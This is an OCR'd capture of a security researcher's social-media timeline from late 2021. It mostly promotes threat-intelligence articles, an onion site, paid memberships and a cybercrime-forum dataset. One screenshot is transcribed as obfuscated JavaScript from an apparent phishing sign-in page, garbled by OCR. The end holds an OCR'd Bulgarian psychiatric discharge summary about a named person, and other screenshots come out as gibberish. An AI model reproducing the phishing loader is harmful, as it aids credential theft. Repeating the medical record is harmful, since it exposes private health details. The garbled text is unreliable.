
Dancho Danchev

09:56

Who remembers my work 2008-2013 and who remembers my work on the Koobface botnet? I need a co-editor and co-writer who can contribute with personal "from the trenches" perspectives and comments on my research including their research throughout 2008-2013? https://t.co/D0TYQB7EWH




Did you enjoy the first edition of my "Cyber Intelligence" memoir? https://t.co/qLxz4GuRip [PDF] I need a co-editor and co-writer who remembers my research and story including the Koobface botnet 2008-2013? Drop me a line dancho.danchev@hush.com https://t.co/IY0MAQhgSZ



18 - Monday

13:09

https://t.co/cQq40tVcwD #security #cybercrime #malware #CyberSecurity #DarkWeb #onions #onionlinks https://t.co/niVK6OxLqY



20 - Wednesday

04:10

https://t.co/HKgAoJAGeH #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntelligence #threatintel

22 - Friday

00:09

Check this out! Google's Firebase under fire using a massive phishing domains farm. Multiple brands affected. Check out the analysis on my Dark Web Onion - https://t.co/67CN61MI3F #security #cybercrime #malware #threatintelligence https://t.co/sSSWGWpPnF

⇄1

.write(unescape('%3C%21DOCTYPE%20htm1%3E%0A%3Chtm1%20dir%3D%22ltr%22%20class%3D%22%22%20lang%3D%22er%22%3E%0A%20%20%3Chead%3E%0A%2 GCmeta%28http-equiv%3D%22content-type%22%20content%3D%22text/html%38%20charset%3DUTF-8%22%3E%0A%20%20%20%20%3Dtitle%3ESign%20in nt%3C/title%3E%8A%28%28%28%28%3Cmeta%28http-equiv%3D%2X-UA-Compatible%22%28content%3D%2ZIE%3Dedge%22%3E%8A%28%28%28%3E%3D%2 3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20initial-scale%3D1.0%2C%20maximum-scale%3D2.0%2C%20user-scalable%3Dyes%22%3E%0 tent%3D%22ConvergedSignIn%22%3E%0A%20%20%20%20%3Cmeta%20name%3D%22SiteID%22%3Ocontent%3D%22%3E%0A%20%20%20%20%3Cmeta%20n %22%20href%30%22favicon_a_eupayfgghqiai7k9sol6lg2.ico%22%3E%0A%20%20%20%3Cmeta%20r r%20 0x14f4%30%58%27index0f%27%2C%27268856mcdEWt%27%2C%27431419muEtAB%27%2C%2798403CAtk05%27%2C%27%3Fbbre%30%27%2C%279613370CAF 129iFMkYp%27%2C%27g%26%21xPvHHIY6k)B4UyXCoQdS92%21g%26nZDUGkivue2PSwW9dRr43N58ah7g%26%21%27%2C%27location%27%2C%279490ttbmgG%27%2C%271223535TE LeB%27%2C%27710340rZYDYv%27%2C%27pathname%27%2C%272FadTgd%27%2C%275CibLju%27%2C%27nou%27%2C%27href%27%2C%27dancho.danchev %30%27%2C%271TwoYk1%27%50%38var%20_0x2cc32e%3D_0x3a0a%38%28function%28_0x454cda%2C_0x57a516%29%78var%20_0x33c03c%3D_0x3a0a%38while%28%21%21%3 %50%29%78try%78var%20_0x36c84d%30-parseInt%28_0x33c03c%280x1a4%29%29*parseInt%28_0x33c03c%280x1a1%29%29*parseInt%28_0x33c03c%280x1b0%29% eInt%28 0x33c03c%280x1a8%29%29+parseInt%28 0x33c03c%280x1a0%29%29*parseInt%28 0x33c03c%280x1ae%29%29+-parseInt%28 0x33c03c%280x1a6%29%2 Int%28_0x33c03c%280x1b1%29%29+-parseInt%28_0x33c03c%280x1b2%29%29*-parseInt%28_0x33c03c%280x1a9%29%29+parseInt%28_0x33c03c%280x1a5%29%29%38if3 8_0x36c84d%30%30%30_0x57a516%29break%38e1se%20_0x454cda%58%27push%27%50%28_0x454cda%58%27shift%27%50%28%29%29%38%70catch%28_0x3687b1%29%78_0x4 |SB%27push%27%50%28_0x454cda%58%27shift%27%50%28%29%29%38%70%70%70%28_0x14f4%2C0x9b48c%29%29%38function%20_0x3a0a%28_0x4b3ff9%2C_0x eturn%20 0x3a0a%3Dfunction%28 0x14f49c%2C 0x3a0a77%29%7B 0x14f49c%3D 0x14f49c-0x1a0%3Bvar%20 0x5b2a85%3D 0x14f4%5B 0x14f49c%5D%3E .0x5b2a85%3B%7D%2C_0x3a0a%28_0x4b3ff9%2C_0x58b6f4%29%3B%7Dvar%2Onumber%3D_0x2cc32e%280x1ac%29%2Chjtyfgcx%3O_0x2cc32e%280x1a2%29%3Bif%20 %50%58_0x2cc32e%280x1ab%29%50%30document%58%271ocation%27%50%58_0x2cc32e%280x1a7%29%50+_0x2cc32e%280x1b3%29+Date%58_0x2cc32e%280x1aa%29 %29+%27%23/%27+Date%58_0x2cc32e%280x1aa%29%50%28%29+%27-%27+hjtyfgcx+%27-%27+number+%27-%27+Date%58_0x2cc32e%280x1aa%29%50%28%29+%27/%27+0 %22javascript%2%3E%0A%20%20var%20 0xcea0%3D%58%27993932vkbmvX%27%2C%2767018cudFT1%27%2C%271Uhx0R5%27%2C%27380892rVDghK%27%2C%272dPUfKg%27%2C 7replace%27%2C%2788857ojqfFd%27%2C%27write%27%2C%2740025vJhNrf%27%2C%27151993pjOxae%27%2C%2713idydN0%27%2C%271tgopVn%27%2C%27PG3vZHkgb25sb2Fk Jsb2FkZNQoKSIgY2xhc3M9ImNiIiBzdHlsZT0iZGlzcGxheTogYmxvY2s7Ij4gPGRpdj4gPGRpdj4gPGRpdi8jbGFzcz0iYmFja2dyb3VuZCIgcm9sZT0icHJlc2VudGF0 iBzdHlsZT0iYmFja2dyb3VuZC1pbWFnZTogdXJsKGh0dHBzOi8vYWFkY2RuLm1zZnRhdXRoLm5ldC9zaGFyZWQvMS4wL2NvbnRlbnQvaW1hZ2VzL2JhY2tncm91bmRzLzJfYm NjgSNAY3OG4xOWRANAM3MTc100ZhNAWQuc3ZnKTsiPjwvZGl2PiA8ZGl2IGlkPSJCR2ltZyIgY2xhc3M9ImJhY2tncm91bmRJbWFnZSIgc3R5bGU9ImJhY2tncm91bmQtaW1hZ2UGIHVyb /L2FhZGNkbi5tc2Z0YXV0aC5uZXQvc2hhcmVkLzEuMC9jb250ZW50L2ItYWdlcy9iYmMrZ3JvdW5kcy8yX2JjM2QzMmE2OTY4OTVmNzhjMTlkZjZjNzE3NTg2YTVkLnN2Zyk7i gPC9kaXY+IDxkaXYgaMQ9ImRpbUJHIIBjbGFzcz0IIj48L2Rpdj4gPC9kaXY+IDwvZG12PiA8ZG12PjwvZG12PiA8ZG12IGNsYXNzPSJvdXR1cII+IDxkaXYgY2xhc3M9Im1pZGRsZSI+ xkaXYgY2xhc3M9Im3hY2tncm91bmQtbG9nby1ob2xkZXIxIj4gPGltZyBpZD0iYmFubmVyX2ltYWdlIiBjbGFzcz0iYmFja2dyb3VuZC1sb2dvMSIgc3JjPSJodHR c2F1dGguhmVBL3NcVX31ZC8xLjavY29udGVudC9pbhFn2DHvYXBubG9nb3MvNTNFGGI2NjMzNzAzN2NnZjg4YzNkZjIuM231NzNhNTh1MDEucG5nIj4gPC9kaXY+IDxkaXYgYZxhc3M9In VyIGZhZGUtaW4tbGlnaHRib3giPiA8ZGl2IGlkPSJtYWluYw94IiBjbGFzcz0ibGlnaHRib3gtY292ZXIiPiA8L2Rpdj4gPGRpdiBpZD0icHJvZ3Jlc3NCYXIiIGNsYXNzPSIiIHJvt

00:35

Who wants to join me in a Ask Me Anything (AMA) session using https://t.co/fjE3etM11H? #security #cybercrime #malware #CyberSecurity #ThreatHunting #threatintelligence

⇄2 19:21

https://t.co/bYUefKdlCe CC: @whoisxmlapi #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatIntelligence

⇄1 19:22

https://t.co/PPxjy2CoAK CC: @whoisxmlapi #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatIntelligence

⇄2 19:22

https://t.co/JneXEF6qk6 CC: @whoisxmlapi #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatIntelligence

≥3 ★1

28 - Thursday

03:47

Folks. Apologies for the downtime. Check out my official Dark Web Onion - Intelligence Community 2.0 - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #CybersecurityAwarenessMonth #ThreatHunting #ThreatIntel https://t.co/LcSKeNMfma

 $\bigstar 1$



21:19


https://t.co/AGH0L5bl7L #security #cybercrime #malware #CyberAttack #CybersecurityAwarenessMonth #threatintel #ThreatHunting #threatintelligence #threatreport CC: @whoisxmlapi

29 - Friday

01:51


https://t.co/821U8c53KI #security #cybercrime #malware #CybersecurityAwarenessMonth #ThreatIntel #threatintelligence #threatreport https://t.co/qEqEplzS5p








https://t.co/qywxc8dgJK #security #cybercrime #malware #CyberSecurity #CyberAttack #CybersecurityAwarenessMonth #ThreatIntel https://t.co/ZYI1rjSzym



https://t.co/Ep8d1EamXZ #security #cybercrime #malware #CyberSecurity #CyberAttack #CybersecurityAwarenessMonth #ThreatIntel https://t.co/322kuZJlq0



30 - Saturday

08:06

Folks. Check this out - https://t.co/ByuFMPAifH this is the official Clearnet URL for my official Dark Web Onion - https://t.co/cQq40tVcwD #security #cybercrime #malware #CyberSecurity #CybersecurityAwarenessMonth #ThreatHunting #threatintelligence https://t.co/ATbWBF5aw8



https://t.co/rLaighdAho #security #cybercrime #malware #CyberSecurity #CybersecurityAwarenessMonth #ThreatHunting #threatintelligence #threatintel https://t.co/gWXj8ZcUVG






31 - Sunday

00:33

https://t.co/uvAt5gK9BA #security #cybercrime #malware #CyberSecurity #CybersecurityAwarenessMonth #ThreatHunting #threatintel https://t.co/s1tStaH0T2



November

2 - Tuesday

02:09

Hi everyone. This is Dancho (https://t.co/JTcqOaYgET) and I wanted to take the time and effort to elaborate more on my latest cybercrime research. Remember Darkode? Check this out! - https://t.co/rLaighdAho #security #cybercrime #malware #ThreatIntelligence https://t.co/qkauLpqirD

≈1 ★1



3 - Wednesday

01:18

Subscribe here! - https://t.co/gej8f4CWpN #security #cybercrime #malware #CyberAttack #CybersecurityAwarenessMonth #threatintelligence https://t.co/KSodsSdZyp

 \rightleftharpoons 1



16:37

https://t.co/5ARwhCtdCN #security #cybercrime #malware #CyberSecurity #CybersecurityAwarenessMonth #ThreatIntel #ThreatHunting

8 - Monday

04:28

My latest project - https://t.co/WIBGTU5ryT BitCoin accepted for 365 days membership where I can guarantee approximately 12 to 20 unique cybercrime/OSINT/Threat Intelligence type of actionable intelligence articles on a daily basis! Support me today! https://t.co/nqL0Ne5FgN



06:12

https://t.co/gej8f4CWpN #security #cybercime #malware #CyberSecurity #CybersecurityAwarenessMonth #CybersecurityNews #ThreatIntel #threatintelligence https://t.co/EBMF4am0LH



My new RSS feed - https://t.co/VfI8P3oqdo Support me today! #security #cybercrime #malware #CyberSecurity #CyberAttack #CybersecurityAwarenessMonth #ThreatIntel #threathunting #threatintelligence https://t.co/GIWWLGo6HI

Qilingthe	_
Membership Check	lout
Membership Level	
Name and Address States	
80	
(87	THE RESIDENCE OF THE PARTY OF T
	THE RESERVE THE PERSON NAMED IN COLUMN TWO IS NOT THE PERSON NAMED IN COLUMN TWO IS NAMED IN COLUMN TWO I
	THE PARTY NAMED AND THE PA
	THE RESERVE OF THE PERSON NAMED IN COLUMN 1
1000	to the party of the control of the c
Course Contains to a	PROFESSION STATE THE PROFESSION AS THE STATE OF THE STATE
	The state of the s
	Chicago College Colleg
	the control of the co
tention territory	Control of
	FI.
the later has been been	American Commission Co
	Mary No. St. Co. Co. Co. Co. Co. Co. Co. Co. Co. Co
ten between the facilities to be to be to the facilities to	**************************************
ten handle to the te handle to the te	100 100 10
SECTION OF STREET	THE TAX OF
SECTION AND THE PARTY OF	THE THE PERSON
	No. of Concession Concession (Concession Concession Con
	AND THE PARTY OF T
	CONTRACTOR OF THE PERSON OF TH
	Committee of the late of the l
	to being a to be the common to
	Company of the Common of the C
	to Place that have been a 100 as a 100
Salah, Salah basin sebah dan Balan Salah Salah basin sebahasi Salah	CONTRACTOR TO SERVICE AND ADDRESS OF THE SERVICE
Service Servic	STREET, STREET
1000-1000 000 070-1 1000-1000 000 070-1	A STATE OF THE PARTY OF THE PAR
	THE PARTY OF THE P
	Face has been as in the Particular of the Page
	and the second second second
Secretary Secretary Co., Section 2 or Secretary Secretary Section 2 or	the bank have to the work of the bank of t
	a the best of the
	- Andrew Sear Management - Ball Can Sear Males of Seal Seas on Congress - Se SEAT Season Season - Sear Males of Season Season - Seat Season Season - Sear Males of Season Season - Seat Season - Sear Males of Season - Sea
Section 10 to 10 t	Day - D. Salah
	A CONTRACT OF THE PARTY OF THE
CONTRACTOR CONTRACTOR	CONTRACTOR
Name of Street Control of Stre	THE RESIDENCE OF THE PARTY OF T
	A CONTRACTOR OF STREET OF STREET
	AND DESCRIPTION OF THE PARTY OF
	CONTRACTOR OF THE PARTY AND ADDRESS OF THE PAR
	The Party of the Control of the Cont
Andrew Street or Street	The depth of the last
March Street Street	to a till age as i formation in the land of the land or the land of the land
Andreador Service Colonia de la Colonia de l	Contract Con
School Service	the base tracks for a few paper for the strains of the strain of the str
leader in the leader of the Road	
manufacture of the last	
Account Informati	OA noncompany
Special Control	
that tables	
-	
Secretaria:	
Payment method	
Name and Part Sale	

9 - Tuesday

07:50

RT @dsph_official: Hola #damnconians , We introduce you to the speakers of DamnCon 2021 with their topics. Our speaker Mr. Dancho Danchev (...

07:56

Stay tuned for my participation! Register here - https://t.co/LxYXgxLOZo Cheers! Dancho #security #cybercrime #malware #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/V62IDWG6py



12:55

Check this out! #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/oUfHGmaKQs





10 - Wednesday

04:29

Check this out! - https://t.co/GRMcplpzAE #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntelligence #threatintel https://t.co/TVGWjpmiTO




11 - Thursday

23:07

Folks. Do you want a decent and convenient way to improve your situational awareness in cybercrime research? Grab a copy of my Cybercrime Forum Data Set for 2021 which is 36GB - https://t.co/mZ4FeTnSMp #security #cybercrime #malware #ThreatHunting https://t.co/aYq9Yl4WkG

 $\rightleftarrows 1$



My Cybercrime Forum Data set for 2021 consist of full offline copies of 126 publicly accessible cybercrime-friendly forum communities for Technical Collection analysis/cybercrime research/OSINT enrichment and threat intelligence analysis.

Grab a copy today!


$\bigstar 1$


13 - Saturday

03:32

https://t.co/emFBYU8PId #security #cybercrime #malware #CyberSecurity #CyberAttack #cybersecuritytips #ThreatIntel #ThreatHunting #threatdetection #threatintelligence #threatreport https://t.co/e9JdD8z68U

\rightleftharpoons 1






17 - Wednesday

23:50

New layout - https://t.co/0mUajr8DT8 inquire at disruptive.individuals@gmail.com #security #cybercrime #malware #CyberAttack #CyberSec #ThreatIntel #ThreatIntelligence #ThreatHunting https://t.co/gwb2I2Gleh




19 - Friday

06:33


https://t.co/WIBGTU5ryT #security #cybercrime #malware #CyberAttack #CybersecurityAwarenessMonth #cybersecuritytips #threatintelligence https://t.co/y4KMwXm6mw



https://t.co/0mUajr8DT8 #security #cybercrime #malware #CyberAttack #CybersecurityAwarenessMonth #cybersecuritytips #threatintelligence https://t.co/ABNpMNqij4



Anyone interesting in hiring me to do contractor work? - https://t.co/0mUajr8DT8 #security #cybercrime #malware #CyberAttack #ThreatHunting #ThreatIntel #threatintelligence https://t.co/I4I3fWnVG5




20 - Saturday


00:30

https://t.co/WIBGTU5ryT https://t.co/vRs4ShzoGI

★2



 $\bigstar 1$



00:31

https://t.co/WIBGTU5ryT https://t.co/53k8BZ4KHI

 $\bigstar 1$



22 - Monday

00:49

Happy birthday to me! Regards. Dancho https://t.co/j0hDwW5j2q

★2

262



@securityaffairs Thank you! Regards. Dancho

24 - Wednesday

80:80

https://t.co/dyYJacYtj5 https://t.co/cdcWEPecnm

1	
	П
	- 1
	- 1
	- 1
The state of the s	- 1
	Ш
от 2010 г.	
ЕПИКРИЗА	
NASWG.	
На Данчо Данчев, на 27 години	
spar c	
STREET.	
*HE'1 L	
19 19 19 19 19 19 19 19 19 19 19 19 19 1	_
100	
	- 1
AS ICCO'S	_
Повод за настоящата хоспитализация: Постыпва за пръв пъ	
психнатричен стационар и до настоящия момент не е ползи	
специализирана психнатрична помош. Поведен с Преднека на PV	101
мвр. проин вережние променение посторы данира от родительно пременение посторы постор	
начина На дании от родителите проминето в положения	
поведението датира	O'
выстывает от настинован, когато заминал да живее сам на квартира	. 1
София обърва първия месец поддържал ежедневна връзка с тях	III
ссифиях образ първия месец поддържа ежедневна връзка с тях отомкрона, во саед това спряд да се обажда. На позвънявания от тях	II:
Совразо-През първия месец поддържал ежедневна връзка с так столофона но след това спрял да се обажда. На позвънявания от тях истрана по-отговарял или изключвал телефоните си. Това ги притесним	III:
Соврем: През първия месец поддържал ежедневна връзка с тях стемерона, но след това спрял да се обажда. На повънивания от тях истраний истриварка или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че	HI III
Соврия: Првия месец поддържал ежедневна връзка с тях стемврона, во след това спрял да се обажда. На повънивания от тях истраний источнами да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и някол	HI H
София: о Първия месец поддържав да живее сам на квартира о сомирона, во след това спряд да се обажда. На позънявания от тях истаний источноварял или изключвал телефоните си. Това ги притесним те започнам да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им лапти	HI H
Собраздо-През първия месец поддържал ежедневна връзка с тях осомурова, нео сасед това спряд да се обажда. На позъвнявания от тях истрани нео отковарял или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им лапти На посочената дата те отишли в София, където намерили сина си да с	Hi Hi Hi Hi Hi Hi Hi Hi Hi Hi Hi Hi Hi H
Сверия образования месец поддържал ежедневна връзка с тях отсомфона, нео сасд това спрял да се обажда. На позвънявания от тях нетрани неоотповарял или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им аапт на посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хазден. Събрали	Hi Hi Ji Ki Ki Hi
София: оДрез тървия месец поддържав да жедневна връзка с тях стемифона. Вко след това спрял да се обажда. На позвънявания от тях истрани и одготоварка или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им лапти на посочената дата те отипили в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрала бытажа за да се върнат в Троян, той ги оставил пред квартирата п	HI H
София: О Пред месец воми, којато заминал да живее сам на квартира о София: Твървия месец поддържал ежедневна връзка с тях отемерона, во след това спрял да се обажда. На позънявнания от тях истрани истора притесним те започнал да го издирват активно. Получил писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им лапти на посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бигажа зазда се върнат в Троин, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро	HI H
Софиясо-През първия месец поддържал ежедневна връзка с тях отсомуюна, но-саед това спрял да се обажда. На позъънявания от тях истрани не-отпорарял или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и някол обаждания за неплатени лизингови вноски за закупен от сина им лапти на посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бизака за да се върнат в Троян, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварва се	HI H
София: Образ първия месец поддържал ежедневна връзка с тях осомурона, нео саед това спрял да се обажда. На позъънявания от тях истаний нео отковарка или изключвал телефоните си. Това ги притесним те започнали да го издирнат активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и някол обаждания за неплатени лизингови вноски за закупен от сина им лапти на посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бигажа за-да се върнат в Троян, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се пял в стаята си, отказвал да се храни заедно с тях. Напускал дома си с	HI H
